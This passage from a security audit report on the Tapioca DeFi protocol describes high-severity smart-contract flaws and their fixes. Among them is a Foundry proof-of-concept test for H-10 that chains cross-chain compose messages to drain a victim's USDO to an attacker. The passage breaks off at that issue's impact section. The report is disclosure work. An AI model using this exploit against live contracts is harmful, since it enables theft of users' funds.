https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/gitmodule/tapioca-periph/contracts/interfaces/common/ICommonData.sol#L22-L25

```
struct IDepositData {
    bool deposit;
>>  uint256 amount;
```

```
}
```

Similarly option lock's `amount` and `fraction` from `LockAndParticipateData` in `lockAndParticipateReceiver()`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTOptionsReceiverModule.sol#L106-L121

```
function lockAndParticipateReceiver(bytes memory _data) public payable {
    // Decode receive message
    LockAndParticipateData memory msg_ =
↪   TOFTMsgCodec.decodeLockAndParticipateMsg(_data);

    _checkWhitelistStatus(msg_.magnetar);
    _checkWhitelistStatus(msg_.singularity);
    if (msg_.lockData.lock) {
        _checkWhitelistStatus(msg_.lockData.target);
    }
    if (msg_.participateData.participate) {
        _checkWhitelistStatus(msg_.participateData.target);
    }

    if (msg_.fraction > 0) {
        msg_.fraction = _toLD(msg_.fraction.toUint64());
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/gitmodule/tapioca-periph/contracts/interfaces/periph/IMagnetar.sol#L135-L142

```
struct LockAndParticipateData {
    address user;
    address singularity;
    address magnetar;
    uint256 fraction;
>>  IOptionsLockData lockData;
    IOptionsParticipateData participateData;
}
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/gitmodule/tapioca-periph/contracts/interfaces/tap-token/ITapiocaOptionLiquidityProvision.sol#L30-L36

```
struct IOptionsLockData {
    bool lock;
    address target;
    uint128 lockDuration;
```

```
>>   uint128 amount;
>>   uint256 fraction;
}
```

Tool used

Manual Review

Recommendation

Consider adding these local decimals transformations, e.g.:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTOptionsReceiverModule.sol#L80-L82

```
        if (msg_.mintData.mintAmount > 0) {
            msg_.mintData.mintAmount =
 ↪  _toLD(msg_.mintData.mintAmount.toUint64());
        }
+       if (msg_.mintData.collateralDepositData.amount > 0) {
+           msg_.mintData.collateralDepositData.amount =
 ↪  _toLD(msg_.mintData.collateralDepositData.amount.toUint64());
+       }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTOptionsReceiverModule.sol#L112-L114

```
        if (msg_.lockData.lock) {
            _checkWhitelistStatus(msg_.lockData.target);
+           if (msg_.lockData.amount > 0) msg_.lockData.amount =
 ↪  _toLD(msg_.lockData.amount.toUint64());
+           if (msg_.lockData.fraction > 0) msg_.lockData.fraction =
 ↪  _toLD(msg_.lockData.fraction.toUint64());
        }
```

Discussion

nevillehuang

@dmitriia Could you please provide a valid explicit example for supported chains (Arbitrum, Mainnet, Optimism, Avalanche) to validate your issue?

dmitriia

For example, the list of gas token LSDs that can be used as a collateral in BB isn't final. `msg_.mintData.collateralDepositData.amount`, which conversion is missed, can be the amount of LSD to be put in as a collateral for USDO minting.

That is, if after deployment a LSD be accepted that have different decimals across supported chains, this will have an impact of magnitudes.

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/178.

Issue H-8: Malicious MarketHelper contract can be used in TOFTMarketReceiverModule's leverageUpReceiver and marketRemoveCollateralReceiver functions

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/90

Found by

bin2chen, cergyk, ctf_sec, hyh

Summary

User-supplied `marketHelper` contract is called for building market's `execute()` call, but in `leverageUpReceiver()` and `marketRemoveCollateralReceiver()` it's not whitelisted.

Vulnerability Detail

An attacker can craft any logic and provide it as `marketHelper`, placing arbitrary `modules` and `calls` for `market execute()`, not corresponding for `buyCollateral` or `removeCollateral` operations.

For example, `removeCollateral` operation can have both `msg_.withdrawParams.withdraw == true` and `to = msg_.user` instead of `to = msg_.removeParams.magnetar`, stealing the corresponding assets from `magnetar` balance (i.e. instead of forwarding the user assets received it will use assets from the own balance instead as user both received assets directly and called `withdraw` via `magnetar`).

Impact

In the example above `magnetar`, being a helper contract itself, has to have assets on the balance to steal. But there might be different sequences of operations allowing other loss making manipulations. Placing to medium the cumulative probability of reaching the state when crafted `marketHelper` produced call sequence can trick the desired logic to gain a material benefit.

Likelihood: Medium + Impact: High = Severity: High.

Code Snippet

`marketHelper` isn't checked to be whitelisted in `leverageUpReceiver()`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTMarketReceiverModule.sol#L74-L79

```
function leverageUpReceiver(bytes memory _data) public payable {
    /// @dev decode received message
    LeverageUpActionMsg memory msg_ = TOFTMsgCodec.decodeLeverageUpMsg(_data);

    /// @dev 'market'
    _checkWhitelistStatus(msg_.market);
```

It is used to craft call sequence for `market`, that can be arbitrary this way (which, even having `modules` fixed and sound, still can have a variety of unintended impacts similar to misplacing `to` as mentioned above):

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTMarketReceiverModule.sol#L88-L93

```
        {
>>          (Module[] memory modules, bytes[] memory calls) =
↪   IMarketHelper(msg_.marketHelper).buyCollateral(
                msg_.user, msg_.borrowAmount, msg_.supplyAmount,
↪   msg_.executorData
            );
            IMarket(msg_.market).execute(modules, calls, true);
        }
```

And in `marketRemoveCollateralReceiver()`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTMarketReceiverModule.sol#L161-L165

```
function marketRemoveCollateralReceiver(bytes memory _data) public payable {
    /// @dev decode received message
    MarketRemoveCollateralMsg memory msg_ =
↪   TOFTMsgCodec.decodeMarketRemoveCollateralMsg(_data);

    _checkWhitelistStatus(msg_.removeParams.market);
```

Where it can, as an example, place `msg_.user` as `to`, still calling `withdraw` from `magnetar`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTMarketReceiverModule.sol#L172-L197

```
        {
            uint256 share = IYieldBox(ybAddress).toShare(assetId,
↪   msg_.removeParams.amount, false);
```


SHERLOCK

```
            approve(msg_.removeParams.market, share);

>>          (Module[] memory modules, bytes[] memory calls) =
↪   IMarketHelper(msg_.removeParams.marketHelper)
                .removeCollateral(msg_.user, msg_.withdrawParams.withdraw ?
↪   msg_.removeParams.magnetar : msg_.user, share);
            IMarket(msg_.removeParams.market).execute(modules, calls, true);
        }

        {
>>          if (msg_.withdrawParams.withdraw) {
                _checkWhitelistStatus(msg_.removeParams.magnetar);

                bytes memory call =

↪   abi.encodeWithSelector(MagnetarYieldBoxModule.withdrawToChain.selector,
↪   msg_.withdrawParams);
                MagnetarCall[] memory magnetarCall = new MagnetarCall[](1);
                magnetarCall[0] = MagnetarCall({
                    id: MagnetarAction.YieldBoxModule,
                    target: address(this),
                    value: msg.value,
                    allowFailure: false,
                    call: call
                });
                IMagnetar(payable(msg_.removeParams.magnetar)).burst{value:
↪   msg.value}(magnetarCall);
            }
        }
```

I.e. the assumption that the calls is constructed by regular white-listed `MarketHelper` to follow the operation logic is broken:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/MarketHelper.sol#L119-L128

```
>>  function removeCollateral(address from, address to, uint256 share)
        external
        pure
        returns (Module[] memory modules, bytes[] memory calls)
    {
        modules = new Module[](1);
        calls = new bytes[](1);
        modules[0] = Module.Collateral;
>>      calls[0] =
↪   abi.encodeWithSelector(SGLCollateral.removeCollateral.selector, from, to,
↪   share);
```

```
    }
```

Tool used

Manual Review

Recommendation

Since the contract is known and already included to white lists in the system, consider checking it in `leverageUpReceiver()` and `marketRemoveCollateralReceiver()`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTMarketReceiverModule.sol#L74-L79

```
    function leverageUpReceiver(bytes memory _data) public payable {
        /// @dev decode received message
        LeverageUpActionMsg memory msg_ =
 ↪  TOFTMsgCodec.decodeLeverageUpMsg(_data);

        /// @dev 'market'
        _checkWhitelistStatus(msg_.market);
+       _checkWhitelistStatus(msg_.marketHelper);
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTMarketReceiverModule.sol#L161-L165

```
    function marketRemoveCollateralReceiver(bytes memory _data) public payable {
        /// @dev decode received message
        MarketRemoveCollateralMsg memory msg_ =
 ↪  TOFTMsgCodec.decodeMarketRemoveCollateralMsg(_data);

        _checkWhitelistStatus(msg_.removeParams.market);
+       _checkWhitelistStatus(msg_.removeParams.marketHelper);
```

Discussion

cryptotechmaker

Medium

nevillehuang

@cryptotechmaker This could be high severity given the impact highlighted

> For example, removeCollateral operation can have both msg_.withdrawParams.withdraw == true and to = msg_.user instead of to = msg_.removeParams.magnetar, stealing the corresponding assets from magnetar balance (i.e. instead of forwarding the user assets received it will use assets from the own balance instead as user both received assets directly and called withdraw via magnetar).

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/180.

Issue H-9: exerciseOptionsReceiver() Lack of Ownership Check for oTAP, Allowing Anyone to Use oTAPTokenID

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/102

Found by

bin2chen

Summary

In `UsdoOptionReceiverModule.exerciseOptionsReceiver()`: For this method to execute successfully, the `owner` of the `oTAPTokenID` needs to approve it to `address(usdo)`. Once approved, anyone can front-run execute `exerciseOptionsReceiver()` and utilize this authorization.

Vulnerability Detail

In `USDO.lzCompose()`, it is possible to specify `_msgType == MSG_TAP_EXERCISE` to execute `USDO.exerciseOptionsReceiver()` across chains.

```
    function exerciseOptionsReceiver(address srcChainSender, bytes memory _data)
↪   public payable {
...
            ITapiocaOptionBroker(_options.target).exerciseOption(
@>              _options.oTAPTokenID,
                address(this), //payment token
                _options.tapAmount
            );
            _approve(address(this), address(pearlmit), 0);
            uint256 bAfter = balanceOf(address(this));

            // Refund if less was used.
            if (bBefore > bAfter) {
                uint256 diff = bBefore - bAfter;
                if (diff < _options.paymentTokenAmount) {
                    IERC20(address(this)).safeTransfer(_options.from,
↪   _options.paymentTokenAmount - diff);
                }
            }
...
```

For this method to succeed, USDO must first obtain approve for the `oTAPTokenID`.

Example: The owner of `oTAPTokenID` is Alice.

1. alice in A chain execute lzSend(dstEid = B) with
    - composeMsg = [oTAP.permit(usdo,oTAPTokenID,v,r,s) 2.exerciseOptionsReceiver(oTAPTokenID,_options.from=alice) 3. oTAP.revokePermit(oTAPTokenID)]
2. in chain B USDO.lzCompose() will
    - execute oTAP.permit(usdo,oTAPTokenID)
    - exerciseOptionsReceiver(srcChainSender=alice,_-options.from=alice,oTAPTokenID)
    - oTAP.revokePermit(oTAPTokenID)

The signature of `oTAP.permit` is public, allowing anyone to use it.

> Note: if alice call approve(oTAPTokenID,usdo) in chain B without signature, but The same result

This opens up the possibility for malicious users to front-run use this signature. Let's consider an example with Bob:

1. Bob in Chain A uses Alice's signature (v, r, s):
    - `composeMsg = [oTAP.permit(usdo, oTAPTokenID, v, r, s), exerciseOptionsReceiver(oTAPTokenID, _options.from=bob)]----->` (Note: `_options.from` should be set to Bob.)
2. In Chain B, when executing `USDO.lzCompose(dstEid = B)`, the following actions occur:
    - Execute `oTAP.permit(usdo, oTAPTokenID)`
    - Execute `exerciseOptionsReceiver(srcChainSender=bob, _options.from=bob, oTAPTokenID)`

As a result, Bob gains unconditional access to this `oTAPTokenID`.

It is advisable to check the ownership of `oTAPTokenID` is `_options.from` before executing `ITapiocaOptionBroker(_options.target).exerciseOption()`.

Impact

The `exerciseOptionsReceiver()` function lacks ownership checks for `oTAP`, allowing anyone to use `oTAPTokenID`.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoOptionReceiverModule.sol#L67

Tool used

Manual Review

Recommendation

add check `_options.from` is owner or be approved

```
    function exerciseOptionsReceiver(address srcChainSender, bytes memory _data)
 ↪  public payable {

...
            uint256 bBefore = balanceOf(address(this));
+           address oTap = ITapiocaOptionBroker(_options.target).oTAP();
+           address oTapOwner = IERC721(oTap).ownerOf(_options.oTAPTokenID);
+           require(oTapOwner == _options.from
+                          ||
 ↪  IERC721(oTap).isApprovedForAll(oTapOwner,_options.from)
+                          || IERC721(oTap).getApproved(_options.oTAPTokenID) ==
 ↪  _options.from
+                         ,"invalid");
            ITapiocaOptionBroker(_options.target).exerciseOption(
                _options.oTAPTokenID,
                address(this), //payment token
                _options.tapAmount
            );
            _approve(address(this), address(pearlmit), 0);
            uint256 bAfter = balanceOf(address(this));

            // Refund if less was used.
            if (bBefore > bAfter) {
                uint256 diff = bBefore - bAfter;
                if (diff < _options.paymentTokenAmount) {
                    IERC20(address(this)).safeTransfer(_options.from,
 ↪  _options.paymentTokenAmount - diff);
                }
            }
        }
```

Discussion

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/360; https://github.com/Tapioca-DAO/TapiocaZ/pull/182.

Issue H-10: Wrong parameter in remote transfer makes it possible to steal all USDO balance from users

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/111

Found by

0xadrii, ComposableSecurity

Summary

Setting a wrong parameter when performing remote transfers enables an attack flow where USDO can be stolen from users.

Vulnerability Detail

The following bug describes a way to leverage Tapioca's remote transfers in order to drain any user's USDO balance. Before diving into the issue, a bit of background regarding compose calls is required in order to properly understand the attack.

Tapioca allows users to leverage LayerZero's compose calls, which enable complex interactions between messages sent across chains. Compose messages are always preceded by a sender address in order for the destination chain to understand who the sender of the compose message is. When the compose message is received, `TapiocaOmnichainReceiver.lzCompose()` will decode the compose message, extract the `srcChainSender_` and trigger the internal `_lzCompose()` call with the decoded `srcChainSender_` as the sender:

```
// TapiocaOmnichainReceiver.sol
function lzCompose(
        address _from,
        bytes32 _guid,
        bytes calldata _message,
        address, //executor
        bytes calldata //extra Data
    ) external payable override {
        ...

        // Decode LZ compose message.
        (address srcChainSender_, bytes memory oftComposeMsg_) =
            TapiocaOmnichainEngineCodec.decodeLzComposeMsg(_message);

        // Execute the composed message.
        _lzCompose(srcChainSender_, _guid, oftComposeMsg_);
```

```
    }
```

One of the type of compose calls supported in tapioca are remote transfers. When the internal `_lzCompose()` is triggered, users who specify a msgType equal to `MSG_REMOTE_TRANSFER` will make the `_remoteTransferReceiver()` internal call be executed:

```
// TapiocaOmnichainReceiver.sol
function _lzCompose(address srcChainSender_, bytes32 _guid, bytes memory
↪  oftComposeMsg_) internal {
        // Decode OFT compose message.
        (uint16 msgType_,,, bytes memory tapComposeMsg_, bytes memory nextMsg_) =
            TapiocaOmnichainEngineCodec.decodeToeComposeMsg(oftComposeMsg_);

        // Call Permits/approvals if the msg type is a permit/approval.
        // If the msg type is not a permit/approval, it will call the other
↪  receivers.
        if (msgType_ == MSG_REMOTE_TRANSFER) {
            _remoteTransferReceiver(srcChainSender_, tapComposeMsg_);

            ...

}
```

Remote transfers allow users to burn tokens in one chain and mint them in another chain by executing a recursive `_lzSend()` call. In order to burn the tokens, they will first be transferred from an **arbitrary owner set by the function caller** via the `_internalTransferWithAllowance()` function.

```
// TapiocaOmnichainReceiver.sol

function _remoteTransferReceiver(address _srcChainSender, bytes memory _data)
↪  internal virtual {
        RemoteTransferMsg memory remoteTransferMsg_ =
↪  TapiocaOmnichainEngineCodec.decodeRemoteTransferMsg(_data);

        /// @dev xChain owner needs to have approved dst srcChain `sendPacket()`
↪  msg.sender in a previous composedMsg. Or be the same address.
        _internalTransferWithAllowance(
            remoteTransferMsg_.owner, _srcChainSender,
↪  remoteTransferMsg_.lzSendParam.sendParam.amountLD
        );

        // Make the internal transfer, burn the tokens from this contract and
↪  send them to the recipient on the other chain.
        _internalRemoteTransferSendPacket(
```

```
            remoteTransferMsg_.owner,
            remoteTransferMsg_.lzSendParam,
            remoteTransferMsg_.composeMsg
        );

        ...
    }
```

After transferring the tokens via `_internalTransferWithAllowance()`, `_internalRemoteTransferSendPacket()` will be triggered, which is the function that will actually burn the tokens and execute the recursive `_lzSend()` call:

```
// TapiocaOmnichainReceiver.sol

function _internalRemoteTransferSendPacket(
        address _srcChainSender,
        LZSendParam memory _lzSendParam,
        bytes memory _composeMsg
    ) internal returns (MessagingReceipt memory msgReceipt, OFTReceipt memory
↪   oftReceipt) {
        // Burn tokens from this contract
        (uint256 amountDebitedLD_, uint256 amountToCreditLD_) = _debitView(
            _lzSendParam.sendParam.amountLD, _lzSendParam.sendParam.minAmountLD,
↪   _lzSendParam.sendParam.dstEid
        );
        _burn(address(this), amountToCreditLD_);

        ...

        // Builds the options and OFT message to quote in the endpoint.
        (bytes memory message, bytes memory options) =
↪   _buildOFTMsgAndOptionsMemory(
            _lzSendParam.sendParam, _lzSendParam.extraOptions, _composeMsg,
↪   amountToCreditLD_, _srcChainSender
        ); // msgSender is the sender of the composed message. We keep context
↪   by passing `_srcChainSender`.

        // Sends the message to the LayerZero endpoint and returns the LayerZero
↪   msg receipt.
        msgReceipt =
            _lzSend(_lzSendParam.sendParam.dstEid, message, options,
↪   _lzSendParam.fee, _lzSendParam.refundAddress);
        ...
    }
```

As we can see, the `_lzSend()` call performed inside `_internalRemoteTransferSendPacket()` allows to trigger the remote call with another compose message (built using the `_buildOFTMsgAndOptionsMemory()` function). If there is an actual `_composeMsg` to be appended, the sender of such message will be set to the `_internalRemoteTransferSendPacket()` function's `_srcChainSender` parameter.

The problem is that when `_internalRemoteTransferSendPacket()` is called, the parameter passed as the source chain sender is set to the **arbitrary owner address** supplied by the caller in the initial compose call, instead of the actual source chain sender:


```
// TapiocaOmnichainReceiver.sol

function _remoteTransferReceiver(address _srcChainSender, bytes memory _data)
↪  internal virtual {
        ...

        // Make the internal transfer, burn the tokens from this contract and
↪  send them to the recipient on the other chain.
        _internalRemoteTransferSendPacket(
            remoteTransferMsg_.owner,  // <------ This parameter will become the
↪  _srcChainSender in the recursive compose message call
            remoteTransferMsg_.lzSendParam,
            remoteTransferMsg_.composeMsg
        );

        ...
    }
```

This makes it possible for an attacker to create an attack vector that allows to drain any user's USDO balance. The attack path is as follows:

1. Execute a remote call from chain A to chain B. This call has a compose message that will be triggered in chain B.
    1. The remote transfer message will set the arbitrary `owner` to any victim's address. It is important to also set the amount to be transferred in this first compose call to 0 so that the attacker can bypass the allowance check performed inside the `_remoteTransferReceiver()` call.
2. When the compose call gets executed, a second packed compose message will be built and triggered inside `_internalRemoteTransferSendPacket()`. This second compose message will be sent from chain B to chain A, and the source chain sender will be set to the arbitrary `owner` address that the attacker wants to drain due to the incorrect parameter being passed. It will also be a remote transfer action.

3. When chain A receives the compose message, a third compose will be triggered. This third compose is where the token transfers will take place. Inside the `_lzReceive()` triggered in chain A, the composed message will instruct to transfer and burn a certain amount of tokens (selected by the attacker when crafting the attack). Because the source chain sender is the victim address and the `owner` specified is also the victim, the `_internalTransferWithAllowance()` executed in chain A will not check for allowances because the owner and the spender are the same address (the victim's address). This will burn the attacker's desired amount from the victim's wallet.
4. Finally, a last `_lzSend()` will be triggered to chain B, where the burnt tokens in chain A will be minted. Because the compose calls allow to set a specific recipient address, the receiver of the minted tokens will be the `attacker`.

As a summary: the attack allows to combine several compose calls recursively so that an attacker can burn victim's tokens in Chain A, and mint them in chain B to a desired address. The following diagram summarizes the attack for clarity:



Proof of concept

The following proof of concept illustrates how the mentioned attack can take place. In order to execute the PoC, the following steps must be performed:

1. Create an `EnpointMock.sol` file inside the `test` folder inside `Tapioca-bar` and paste the following code (the current tests are too complex, this imitates LZ's endpoint contracts and reduces the poc's complexity):

```
// SPDX-License-Identifier: LZBL-1.2
```

```solidity
pragma solidity ^0.8.20;

struct MessagingReceipt {
    bytes32 guid;
    uint64 nonce;
    MessagingFee fee;
}

struct MessagingParams {
    uint32 dstEid;
    bytes32 receiver;
    bytes message;
    bytes options;
    bool payInLzToken;
}

struct MessagingFee {
    uint256 nativeFee;
    uint256 lzTokenFee;
}
contract MockEndpointV2  {


    function send(
        MessagingParams calldata _params,
        address _refundAddress
    ) external payable  returns (MessagingReceipt memory receipt) {
        // DO NOTHING
    }

    /// @dev the Oapp sends the lzCompose message to the endpoint
    /// @dev the composer MUST assert the sender because anyone can send compose
↪   msg with this function
    /// @dev with the same GUID, the Oapp can send compose to multiple _composer
↪   at the same time
    /// @dev authenticated by the msg.sender
    /// @param _to the address which will receive the composed message
    /// @param _guid the message guid
    /// @param _message the message
    function sendCompose(address _to, bytes32 _guid, uint16 _index, bytes
↪   calldata _message) external {
         // DO NOTHING

    }

}
```

1. Import and deploy two mock endpoints in the `Usdo.t.sol` file
2. Change the inherited OApp in `Usdo.sol` 's implementation so that the endpoint variable is not immutable and add a `setEndpoint()` function so that the endpoint configured in `setUp()` can be chainged to the newly deployed endpoints
3. Paste the following test insde `Usdo.t.sol` :

```
function testVuln_stealUSDOFromATargetUserDueToWrongParameter() public {

        // Change configured enpoints

        endpoints[aEid] = address(mockEndpointV2A);
        endpoints[bEid] = address(mockEndpointV2B);

        aUsdo.setEndpoint(address(mockEndpointV2A));
        bUsdo.setEndpoint(address(mockEndpointV2B));



        deal(address(aUsdo), makeAddr("victim"), 100 ether);

        ////////////////////////////////////////////////////////
        //                  PREPARE MESSAGES                  //
        ////////////////////////////////////////////////////////

        // FINAL MESSAGE    A ---> B

        SendParam memory sendParamAToBVictim = SendParam({
            dstEid: bEid,
            to: OFTMsgCodec.addressToBytes32(makeAddr("attacker")),
            amountLD: 100 ether, // IMPORTANT: This must be set to the amount we
 ↪  want to steal
            minAmountLD: 100 ether,
            extraOptions: bytes(""),
            composeMsg: bytes(""),
            oftCmd: bytes("")
        });
        MessagingFee memory feeAToBVictim = MessagingFee({
            nativeFee: 0,
            lzTokenFee: 0
        });

        LZSendParam memory lzSendParamAToBVictim = LZSendParam({
```

```
            sendParam: sendParamAToBVictim,
            fee: feeAToBVictim,
            extraOptions: bytes(""),
            refundAddress: makeAddr("attacker")
        });

        RemoteTransferMsg memory remoteTransferMsgVictim = RemoteTransferMsg({
            owner: makeAddr("victim"), // IMPORTANT: This will make the attack
↪   be triggered as the victim will become the srcChainSender in the destination
↪   chain
            composeMsg: bytes(""),
            lzSendParam: lzSendParamAToBVictim
        });

        uint16 index; // needed to bypass Solidity's encoding literal error
        // Create Toe Compose message for the victim
        bytes memory toeComposeMsgVictim = abi.encodePacked(
            PT_REMOTE_TRANSFER, // msgType
            uint16(abi.encode(remoteTransferMsgVictim).length), // message
↪   length (0)
            index, // index
            abi.encode(remoteTransferMsgVictim), // message
            bytes("") // next message
        );

        // SECOND MESSAGE     B ---> A

        SendParam memory sendParamBToA = SendParam({
            dstEid: aEid,
            to: OFTMsgCodec.addressToBytes32(makeAddr("attacker")),
            amountLD: 0, // IMPORTANT: This must be set to 0 to bypass the
↪   allowance check performed inside `_remoteTransferReceiver()`
            minAmountLD: 0,
            extraOptions: bytes(""),
            composeMsg: bytes(""),
            oftCmd: bytes("")
        });
        MessagingFee memory feeBToA = MessagingFee({
            nativeFee: 0,
            lzTokenFee: 0
        });

        LZSendParam memory lzSendParamBToA = LZSendParam({
            sendParam: sendParamBToA,
            fee: feeBToA,
            extraOptions: bytes(""),
            refundAddress: makeAddr("attacker")
```

```
        });

        // Create remote transfer message
        RemoteTransferMsg memory remoteTransferMsg = RemoteTransferMsg({
            owner: makeAddr("victim"), // IMPORTANT: This will make the attack
    ↪   be triggered as the victim will become the srcChainSender in the destination
    ↪   chain
            composeMsg: toeComposeMsgVictim,
            lzSendParam: lzSendParamBToA
        });

        // Create Toe Compose message
        bytes memory toeComposeMsg = abi.encodePacked(
            PT_REMOTE_TRANSFER, // msgType
            uint16(abi.encode(remoteTransferMsg).length), // message length
            index, // index
            abi.encode(remoteTransferMsg),
            bytes("") // next message
        );

        // INITIAL MESSAGE       A ---> B

        // Create `_lzSendParam` parameter for `sendPacket()`
        SendParam memory sendParamAToB = SendParam({
            dstEid: bEid,
            to: OFTMsgCodec.addressToBytes32(makeAddr("attacker")),
            amountLD: 0,
            minAmountLD: 0,
            extraOptions: bytes(""),
            composeMsg: bytes(""),
            oftCmd: bytes("")
        });
        MessagingFee memory feeAToB = MessagingFee({
            nativeFee: 0,
            lzTokenFee: 0
        });

        LZSendParam memory lzSendParamAToB = LZSendParam({
            sendParam: sendParamAToB,
            fee: feeAToB,
            extraOptions: bytes(""),
            refundAddress: makeAddr("attacker")
        });

        vm.startPrank(makeAddr("attacker"));
        aUsdo.sendPacket(lzSendParamAToB, toeComposeMsg);
```

```
        // EXECUTE ATTACK

        // Execute first lzReceive() --> receive message in chain B

        vm.startPrank(endpoints[bEid]);
        UsdoReceiver(address(bUsdo)).lzReceive(
            Origin({sender: OFTMsgCodec.addressToBytes32(address(aUsdo)),
↪   srcEid: aEid, nonce: 0}),
            OFTMsgCodec.addressToBytes32(address(0)), // guid (not needed for
↪   the PoC)
            abi.encodePacked( // same as _buildOFTMsgAndOptions()
                sendParamAToB.to,
                 index,  // amount (use an initialized 0 variable due to
↪   Solidity restrictions)
                 OFTMsgCodec.addressToBytes32(makeAddr("attacker")),
                toeComposeMsg
            ), // message
            address(0), // executor (not used)
            bytes("") // extra data (not used)
        );

        // Compose message is sent in `lzReceive()`, we need to trigger
↪   `lzCompose()`.
        // This triggers a message back to chain A, in which the srcChainSender
↪   will be set as the victim inside the
        // composed message due to the wrong parameter passed
        UsdoReceiver(address(bUsdo)).lzCompose(
            address(bUsdo),
            OFTMsgCodec.addressToBytes32(address(0)), // guid (not needed for
↪   the PoC)
            abi.encodePacked(OFTMsgCodec.addressToBytes32(address(aUsdo)),
↪   toeComposeMsg), // message
            address(0), // executor (not used)
            bytes("") // extra data (not used)
        );

        vm.startPrank(endpoints[aEid]);

        // Chain A: message is received, internally a compose flow is
↪   retriggered.
        UsdoReceiver(address(aUsdo)).lzReceive(
            Origin({sender: OFTMsgCodec.addressToBytes32(address(bUsdo)),
↪   srcEid: bEid, nonce: 0}),
            OFTMsgCodec.addressToBytes32(address(0)), // guid (not needed for
↪   the PoC)
            abi.encodePacked( // same as _buildOFTMsgAndOptions()
                sendParamAToB.to,
```

```
                 index,  // amount
                 OFTMsgCodec.addressToBytes32(makeAddr("attacker")),
                toeComposeMsgVictim
            ), // message
            address(0), // executor (not used)
            bytes("") // extra data (not used)
        );

        // Compose message is sent in `lzReceive()`, we need to trigger
↪ `lzCompose()`.
        // At this point, the srcChainSender is the victim (as set in the
↪ previous lzCompose) because of the wrong parameter (the `expectEmit`
↪ verifies it).
        // The `owner` specified for the remote transfer is also the victim, so
↪ the allowance check is bypassed because `owner` == `srcChainSender`.
        // This allows the tokens to be burnt, and a final message is triggered
↪ to the destination chain
        UsdoReceiver(address(aUsdo)).lzCompose(
            address(aUsdo),
            OFTMsgCodec.addressToBytes32(address(0)), // guid (not needed for
↪ the PoC)

↪ abi.encodePacked(OFTMsgCodec.addressToBytes32(address(makeAddr("victim"))),
↪ toeComposeMsgVictim), // message (srcChainSender becomes victim because of
↪ wrong parameter set)
            address(0), // executor (not used)
            bytes("") // extra data (not used)
        );

        // Back to chain B. Finally, the burnt tokens from the victim in chain A
↪ get minted in chain B with the attacker set as the destination
        {
            uint64 tokenAmountSD = usdoHelper.toSD(100 ether,
↪ bUsdo.decimalConversionRate());

            vm.startPrank(endpoints[bEid]);
            UsdoReceiver(address(bUsdo)).lzReceive(
                Origin({sender: OFTMsgCodec.addressToBytes32(address(aUsdo)),
↪ srcEid: aEid, nonce: 0}),
                OFTMsgCodec.addressToBytes32(address(0)), // guid (not needed
↪ for the PoC)
                abi.encodePacked( // same as _buildOFTMsgAndOptions()
                   OFTMsgCodec.addressToBytes32(makeAddr("attacker")),
                    tokenAmountSD
                ), // message
                address(0), // executor (not used)
                bytes("") // extra data (not used)
```

```
            );

        }

        // Finished: victim gets drained, attacker obtains balance of victim
        assertEq(bUsdo.balanceOf(makeAddr("victim")), 0);
        assertEq(bUsdo.balanceOf(makeAddr("attacker")), 100 ether);

    }
```

Run the poc with the following command: `forge test --mt testVuln_stealUSDOFromATargetUserDueToWrongParameter`

The proof of concept shows how in the end, the victim's `aUsdo` balance will become 0, while all the `bUsdo` in chain B will be minted to the attacker.

Impact

